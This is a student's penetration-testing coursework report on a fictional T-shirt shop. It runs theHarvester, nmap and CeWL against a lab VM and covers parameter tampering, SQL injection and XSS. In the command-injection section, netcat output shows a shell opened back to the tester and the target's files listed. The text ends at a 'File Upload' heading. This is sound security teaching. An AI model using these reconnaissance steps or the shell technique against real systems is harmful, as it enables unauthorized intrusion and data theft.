



**INFORMATICS  
INSTITUTE OF  
TECHNOLOGY**

**INFORMATICS INSTITUTE OF TECHNOLOGY**

**In Collaboration with**

**UNIVERSITY OF WESTMINSTER**

**T-shirt Store (Apparel Company)**

**Cyber Security**

**Ashfaaq Ahamed Hilal**

**W1761334**

**2019394**

Submitted in partial fulfilment of the requirements for the BEng (Hons) Software Engineering degree at the University of Westminster.

**09/05/2023**

## Table of Content

(1)	SCENARIO.....	5
(2)	ASSUMPTIONS.....	5
2.1.	Type and size of the business:.....	5
2.2.	Type of data:.....	5
2.3.	Type of users: .....	5
(3)	REPORT REQUIREMENTS .....	6
3.1.	Information Gathering.....	6
3.1.1.	OSINT Activities .....	6
3.1.2.	Reconnaissance .....	8
3.1.3.	Port Scanning and Enumeration.....	11
3.2.	Server-Side Exploits.....	12
3.2.1.	Data Tampering .....	12
3.2.2.	SQL Injection.....	14
3.2.3.	XXS Scripting.....	15
3.2.4.	OWASP vulnerable machine contains several other vulnerabilities that can be exploited.....	17
3.3.	Client-side exploits.....	19
3.3.1.	Man in the Middle Attack (MiTM).....	19
3.3.2.	Social Engineering attack .....	20
3.4.	Denial of Service attacks.....	22
3.4.1.	DoS the web server .....	22
3.5.	Recommendations to protect the scenario company server. ....	24
3.5.1.	How to minimize reconnaissance threats? .....	24
3.5.2.	What is port knocking and how can it protect against threat? .....	24

3.5.3.	How to protect your database against SQL injection?.....	25
3.5.4.	How to protect your web application against cross site Scripting attacks? .....	25
3.5.5.	How to least minimize the impact of Man in the Middle attacks? .....	25
3.5.6.	What measures the companies should take to prevent impact of social engineering attacks? 26	
3.5.7.	What measures the companies should take to prevent the impact of a DoS attack? 26	
3.5.8.	Intrusion Detection and Prevention systems.....	27
(4)	REFERENCES .....	30

## LIST OF FIGURES

Figure 1:	OSINT Analysis using the Harvester .....	6
Figure 2:	Port Scanning using Nmap .....	7
Figure 3:	Password Profiling .....	7
Figure 4:	<i>DirBuster tool</i> .....	9
Figure 5:	Directories identified through robots.txt .....	9
Figure 6:	Finding hidden directories .....	10
Figure 7:	Jotto words and output .....	10
Figure 8:	Identified open ports.....	11
Figure 9:	Data Tampering (i) .....	12
Figure 10:	Data Tampering (ii) .....	13
Figure 11:	SQL injection .....	14
Figure 12:	XXS Scripting attacks .....	16
Figure 13:	Vulnerability Command Execution & Listening.....	17
Figure 14:	Pinging to the target .....	17

<i>Figure 15: Attacking the target and accessing its files</i> .....	18
Figure 16: File Uploads .....	18
Figure 17: Login Failed & Results from ARP Poisoning in Ettercap .....	19
Figure 18: Cloning the website (1) .....	21
Figure 19: Cloning the website (2) .....	21
<i>Figure 20: Using Hping3 to demonstrate DoS attack</i> .....	22
Figure 21: Results of DoS attack .....	23
Figure 22: Firewall rules example – 1 .....	27
Figure 23: Firewall rules example – 2 .....	27

## **LIST OF TABLES**

Table 1: IDS vs IPS.....	28
--------------------------	----

## **(1) SCENARIO**

An apparel company taking orders to distribute t-shirts have hired my company to perform a penetration testing. The apparel company is a medium-sized t-shirt store that also has an online presence and outperforms in it too. The customers have a possibility to browse and purchase t-shirts online from their official website. A track of each customer's orders and purchases are marked down in the web application. Customers personal information such as name, address, phone number, and email address are stored on the website. Handling customers requests, inventory management and order processing and allowed to be performed within the application by the companies' employees. A database is used in the system to store the necessary details and the employee credentials which include the username and password.

## **(2) ASSUMPTIONS**

### **2.1. Type and size of the business:**

- Medium scaled t-shirt business.
- Consists of 30 staffs and more than 220 customers.
- The business has an online platform where purchases can be made.

### **2.2. Type of data:**

- Customers personal information.
- Customers payment details.
- Customers purchase details.

### **2.3. Type of users:**

- Customers
- Store staffs
- Business management

### (3) REPORT REQUIREMENTS

#### 3.1. Information Gathering

##### 3.1.1. OSINT Activities

###### (A)


The Harvester tool is used to go through the internet and search for information related to particular topics, organizations or particular individuals. The Harvester may collect vast amounts of information from a variety of sources, including search engines, social media platforms, and internet directories. The Harvester is programmed to look for specified keywords and to browse web pages for relevant material, such as social media postings, websites, and headlines.



```
kali@kali: ~  
File Actions Edit View Help  
$ theHarvester -d cwscenario.site -b all -f myresults.html  
  
*****  
* theHarvester 4.0.3  
* Coded by Christian Martorella  
* Edge-Security Research  
* cmartorella@edge-security.com  
*****  
  
[+] Target: cwscenario.site  
[!] Missing API key for Intelx.  
[!] Missing API key for binaryedge.  
[!] Missing API key for RocketReach.  
[!] Missing API key for Securitytrail.  
[!] Missing API key for Github.  
[!] Missing API key for Censys ID and/or Secret.  
[!] Missing API key for Spyse.  
[!] Missing API key for fullhunt.  
[!] Missing API key for PentestTools.  
[!] Missing API key for Hunter.  
[!] Missing API key for ProjectDiscovery.  
[!] Missing API key for zoomeye.  
[*] Searching Dnsdumpster.  
[*] Searching Baidu.  
[*] Searching CRTsh.  
[*] Searching Anubis.  
[*] Searching Qwant.
```

Figure 1: OSINT Analysis using the Harvester


Identification of open ports on the computer system is done using the port scanning process. An entry point of unauthorized access for hackers is through these open ports. Using the Nmap port scanning process, these open ports can be rectified. Nmap operates by delivering data packets to an intended device or network and then examining the results. Nmap can discover which ports are accessible and which programs or apps are operating on them by evaluating the responses.



```
kali@kali: ~  
File Actions Edit View Help  
$ nmap -sn 192.168.56.102  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:07 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.0013s latency).  
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds  
  
(kali@kali)-[~]  
$ nmap 192.168.56.102  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:16 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00045s latency).  
Not shown: 991 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
143/tcp   open  imap  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
5001/tcp  open  complex-link  
8080/tcp  open  http-proxy  
8081/tcp  open  blackice-icecap  
  
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Figure 2: Port Scanning using Nmap

By examining information that is open to everyone about a particular individual or company, an approach called password profiling is employed to decipher passwords. The method entails obtaining information about the target, including their name, birthday, and other private details, and then utilizing that data to create a set of probable passwords. For password profiling, the crawler software CeWL may be utilized to analyze an application and get a list of terms along with their frequency counts.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sn 192.168.56.102  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-07 15:43 EDT  
  
(kali@kali)-[~]  
$ cewl -w cewl_WackoPicko.txt -c -m 5 http://192.168.56.102/WackoPicko/  
CeWL 5.5.2 (Grouping) Robin Wood (robin@dig.ninja) (https://dig.ninja/)  
  
(kali@kali)-[~]  
$ nano cewl_WackoPicko.txt  
  
(kali@kali)-[~]  
$
```

Figure 3: Password Profiling

**(B)**

Among the initial tasks of penetration testing is OSINT (Open-Source Intelligence), which gives useful information on the intended business department, its networks, and people that may be utilized to detect possible vulnerabilities and exploit routes. As a result, the appropriate individuals may plan a counterattack strategy and commit funding to address the system's drawbacks and vulnerabilities. OSINT is also a very cost-efficient means of obtaining information and may be quite successful because it has very low data access obstacles (Tabatabaei and Wells, 2016).

Overall, OSINT is an important initial stage in the penetration testing procedure since it gives the tester a full understanding of the organization's safety record and prospective attack routes (Yeboah-Ofori, 2018).

**(C)**

The information gathered in this situation, including customers' personal information and staff credentials, is very sensitive and significant for probable attackers. Phishing attacks, social engineering schemes, and other fraudulent activities can all be executed using this information. Once a hacker obtains access to the system, they may access crucial details, such as client data or financial details, or even interrupt the operations of the business.

The apparel manufacturer must make sure that their security procedures are effective and current in order to stop such assaults. This involves establishing strict password regulations, maintaining software and system updates, and frequently educating staff members about security issues. To better safeguard sensitive information, the business should think about using two-factor authentication and cryptography.

### **3.1.2. Reconnaissance**

**(A)**

For an intruder, reconnaissance is a crucial stage since it enables them to recognize defensive gaps and decide how best to take advantage of them. Reconnaissance is of 02 types namely active and passive.

DirBuster is a tool that allows to search and identify files and folders and analyze all other directories. It allows hackers to perform these analysis and retrieve vulnerable data.






Figure 4: DirBuster tool

The specified directories which don't allow indexing are contained in robot.txt. Hidden data in the application could be identified by the attacker and get a clear idea on accessing them. The file displays the forbidden folders and what they include when a hacker visits them, as demonstrated in the images below. In this instance, that directory includes the responses to the challenges presented within the program.





Figure 5: Directories identified through robots.txt



Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">jotto</a>	11-Jul-2012 17:30	60	-

Figure 6: Finding hidden directories




Figure 7: Jotto words and output

## (B)

Several techniques can be found for exploiting the company's online amenities using the information gathered by evaluating the web apps during penetration testing. An attacker may, for instance, conduct numerous attacks using the data they have. The attacker may manipulate the software by using data that can be inferred from the original code, which might result in application failure. The adversary may access the hidden folders that are indicated in the Jotto file by using the robots.txt file. Due to the requirement that all data on clients and staff for the apparel store is kept in the database system, knowledge of the DBMS service and its pertinent files may be utilized to either access the content or delete and change it using DBMS vulnerabilities.

### 3.1.3. Port Scanning and Enumeration

(A)

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 03:06 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0035s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

*Figure 8: Identified open ports*

Nmap may be used to retrieve a list of all ports that are accessible for the specified network. Additional port scanning software other than the one used here is also available. The above image shows all open ports identified using Nmap.

(B)

A port is a computerized communication endpoint in a software platform that allows data to be transferred between different applications and devices and is used in networked computers and cybersecurity contexts. If an operating system permits interaction across that port, a port may remain open or shut down. As an illustration, a web server typically keeps surveillance on port 80 for any inbound requests via HTTP from web browsers (Navamani, Yue and Zhou, 2017). Open ports can be used by intruders to install malware or run harmful programs on your machine. DoS attacks may additionally be conducted via ports that are open. An open port may enable an attacker to obtain unauthorized use of private information stored on your system, resulting in a data breach. In this attack, an attacker floods a system with traffic, overwhelming its hardware and software and forcing it to fail or become unusable (Dirk Schrader, 2022).

(C)

Illegal access, virus distribution, denial-of-service attacks, theft of private client data, and network spying are all made accessible by open ports in the network of an online fashion t-shirt company. For online firms that manage sensitive client data, the hazards of open ports are very severe. It is essential to frequently check for open ports, close unused ports, and put in place strong security

mechanisms like encrypted connections, firewalls, and attack detection/prevention systems in order to reduce these dangers. Best practices for cybersecurity should be taught to consumers as well as staff members. The shop may safeguard consumer data and reduce the possibility of a data breach by positioning these safeguards in place.

## 3.2. Server-Side Exploits

### 3.2.1. Data Tampering

(A)

An attacker can use this vulnerability to navigate through the client-side controls for the apparel web application and manipulate the data that is transmitted to the server. With the installation of the additional Tamper Data, it is possible to gain access to the submission of a form and change some values before they leave the user's machine. An illustration of such a method is the Web Parameter Tampering attack, in which a hacker can tamper with information sent between the client and server, including login credentials, pricing for goods, and other factors. Whatever data is kept in cookies, secret fields in forms, or URL query strings might be the target of this kind of cyberattack.




Figure 9: Data Tampering (i)

The screenshot shows a window titled "Tamper Data - Ongoing requests". It has buttons for "Start Tamper", "Stop Tamper", "Clear", "Options", and "Help". Below these is a "Filter" input field and a "Show All" button. The main area contains a table of ongoing requests. One row is highlighted in blue.

...	Dur...	Total Dur...	M...	S...	Content ...	Load ...
4:44...	0 ms	0 ms	unk...	GET	pending	unknown
4:44...	7 ms	7 ms	20	POST	302	text/html
4:44...	2 ms	50 ms	1660	GET	200	text/html
4:44...	12 ms	12 ms	1094	GET	200	text/css
4:44...	10 ms	10 ms	413	GET	200	application/j...
4:44...	5 ms	5 ms	6749	GET	200	image/png
4:44...	3 ms	3 ms	1406	GET	200	image/x-icon
4:44...	0 ms	0 ms	-1	GET	Load...	unknown
4:45...	0 ms	0 ms	unk...	GET	pending	unknown

Request Head...	Request Header Value	Response Hea...	Response Header V...
Host	192.168.56.102	Status	OK - 200
User-Agent	Mozilla/5.0 (X11; Linux x8...	Date	Mon, 08 May 2023 14:1...
Accept	*/*	Server	Apache/2.2.14 (Ubuntu...
Accept-Language	en-US,en;q=0.5	Last-Modified	Thu, 11 Jul 2013 00:42:...
Accept-Encoding	gzip, deflate	Etag	"4422e-307-4e131aa3...
Referer	http://192.168.56.102/dv...	Accept-Ranges	bytes
Cookie	security=low; PHPSESSI...	Vary	Accept-Encoding
Connection	keep-alive	Content-Encoding	gzip
		Content-Length	413
		Keep-Alive	timeout=15, max=96
		Connection	Keep-Alive

Figure 10: Data Tampering (ii)

(B)

Modifying or deleting data without the permission of the owner is known as data tampering. This vulnerability may arise as a result of a variety of circumstances, such as unauthorized system usage, internet traffic surveillance, or changing data flow. HTTP Headers, Cookies, and other techniques are frequently used to tamper with data. Due to this, attackers may be able to send malicious content to the server to alter configurations and tamper with data of the website, gain entry to its network or system, and extract sensitive user data like financial information. They may also leave the system vulnerable to additional types of flaws and interfere with the services offered, among other things (Aman et al., 2016). This integrity tenet is violating the cyber security tenet vulnerably.

(C)

The security of an online clothing t-shirt store's security is seriously compromised by data tampering since hackers can change, take, or destroy confidential data about customers and finances. The image and financial condition of the store might suffer considerably as a result. Data manipulation may also be employed to launch other attacks like virus propagation and login theft of credentials. Due to its potential to reveal private information to other organizations and threaten

the integrity of data held by the store, this vulnerability breaches the privacy and security principles of cybersecurity. The store must establish restricted access restrictions, keep an eye out for unwanted data changes, and use encryption to safeguard private information in order to reduce these hazards.

### 3.2.2. SQL Injection

(A)




Figure 11: SQL injection

In order to retrieve all the usernames and passwords from the user table of the dvwa database, SQL injection vulnerabilities were successfully identified and utilized. First name index is referred to the username and the Surname is referred to the password. The above example shows how the SQL injection has been used with the usage of the SQL scripts.

(B)

Hackers can retrieve the sensitive data related to the application by attacking on their database. An SQL injection vulnerability allows hackers to insert code that is malicious into a database query, resulting in unexpected results or the acquisition of confidential data. A web application becomes vulnerable to this form of threat when it lacks to adequately sterilize input from users, giving

intruders a chance to customize SQL queries and access databases without authorization. Hackers can hijack a web application by using SQL injection vulnerabilities to access confidential information, edit or remove data, or change data (R., Suriakala and Phil, 2021).

Data confidentiality and integrity tenets of cybersecurity are violated by the SQL injection.

(C)

The attackers may be able to gain access to private data kept in the database of the business in the instance of an online trends t-shirt store if they take advantage of a SQL injection vulnerability. This can contain names, email locations, and personal and financial details of the consumer, including credit card information. Attackers have the capacity to change or remove data, which can seriously harm the store's standing and bottom line. Overall, SQL injection violates the cybersecurity principles of safeguarding private and sensitive information and preserving data integrity by posing a serious danger to the security and confidentiality of the store's data. A business should have safety precautions in place to stop SQL injection attacks, including input validation, parameterized queries, database authorizations, frequent security audits, and penetration tests to find and fix problems.

### **3.2.3. XXS Scripting**

(A)

By the use of simple JavaScript scripts, an intruder can alter the complete behavioral pattern of the web application. An alert has been triggered out using the following example through an HTML form field tag.




Figure 12: XSS Scripting attacks

**(B)**

A vulnerability known as cross-site scripting (XSS) permits intruders to inject code that is malicious onto the website that is being accessed by other internet users. Hackers are able to introduce malicious code that is executed in the browser used by the user when a web application attempts to authenticate user input (Dora and Nemoga, 2021). The entry fields of the web application do not have any specific character filtering; therefore, intruders might exploit them to carry out XSS attacks.

The CIA Triad's principles of confidentiality and data integrity tenets have been violated for these reasons.

**(C)**


An XSS attack on an internet site selling clothing t-shirts might provide intruders access to confidential data such as customer names, mailing addresses, and payment-related data like credit card numbers. Customers and the business may suffer monetary harm as a result, and the reputation of the business may also be damaged. Attackers may also employ the XSS assault to push clients to harmful websites or download malware onto the computers they are using, which might cause more damage and threaten the security of the business's systems. Overall, an XSS attack poses a serious risk to the confidentiality, accessibility, and authenticity of private information in an online clothing business, hence suitable safety precautions must be implemented to avoid such breaches.



### 3.2.4. OWASP vulnerable machine contains several other vulnerabilities that can be exploited.

(A)

#### OS Command Injection



```
(kali㉿kali)-[~]  
$ nc -lp 1691 -v  
listening on [any] 1691 ...  
[  
Home
```

Figure 13: Vulnerability Command Execution & Listening




Figure 14: Pinging to the target

```
(kali㉿kali)-[~]
$ nc -lp 1691 -v
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 40522
ls
help
index.php
source
```

Figure 15: Attacking the target and accessing its files

OS command injection is another type of security vulnerability. The ability to invoke operating system instructions inside HTML form fields that haven't been fully input-validated is present in some applications. Through OS Command injection, data related to the OS, network variations, and configurations are all obtainable.

### File Upload

